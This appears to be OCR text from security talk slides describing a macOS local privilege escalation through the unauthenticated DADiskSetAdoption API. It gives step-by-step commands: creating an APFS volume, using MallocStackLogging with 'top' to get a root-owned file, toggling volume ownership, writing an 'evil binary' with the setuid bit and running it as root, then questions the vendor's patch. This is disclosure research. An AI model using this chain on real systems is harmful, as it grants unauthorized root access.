
csaby@Mac ~ % ls -l /Volumes/Foo
total 0
-rw-r--r--  1 csaby  staff  0 Aug 19 12:04 a
-rw-r--r--  1 csaby  staff  0 Aug 19 12:05 b
-rw-r--r--  1 csaby  staff  0 Aug 19 12:05 c
```


DADiskSetAdoption

- API to change the owners flag on the mount point
- issue: no proper authorization
- basically anyone can call it
- under the hood: calls **`vsdbutil`** to change ownership


  (not so important now, but will be later - REMEMBER this)


have a volume with flags:
+ suid
+ owners
create a file as root
set noowners flag on Volume
set SUID on the file
(we own it)
insert our custom code
set owners flag on Volume
execute our file
-> will be run as root


have a volume with flags:
+ suid
+ owners
create new APFS volume
on internal disk
create a file as root
set noowners flag on Volume
set SUID on the file
(we own it)
insert our custom code
set owners flag on Volume
execute our file
-> will be run as root


have a volume with flags:
+ suid
+ owners
create new APFS volume
on internal disk
create a file as root
MallocStackLogging=1
MallocStackLoggingDirectory=/Volumes/Foo1
MallocStackLoggingDontDeleteStackLogFile=1
top -x >/dev/null 2>/dev/null
set noowners flag on Volume
set SUID on the file
(we own it)
insert our custom code
set owners flag on Volume
execute our file
-> will be run as root

let's play this



diskutil apfs addVolume disk3 APFS Foo


MallocStackLogging=1
MallocStackLoggingDirectory=/Volumes/Foo
MallocStackLoggingDontDeleteStackLogFile=1
top -x >/dev/null 2>/dev/null

DADiskSetAdoption(disk3s7, 0)

cat my_evil_binary > /Volumes/Foo/stack-log
chmod +xs /Volumes/Foo/stack-log

DADiskSetAdoption(disk3s7, 1)


execute stack-log


BBEdit File Edit Text View Search Go Markup Window #! Help
US
Fri Jan 17 23:52
tree — -zsh — 117×32
tree@nationalpark ~ %

fix

- implication: we can change ownership of DMGs
- BUT!!!!
  - DMGs can NEVER have the *`suid`* flag set ==> patch is OK

Is it? 🤨



remember?

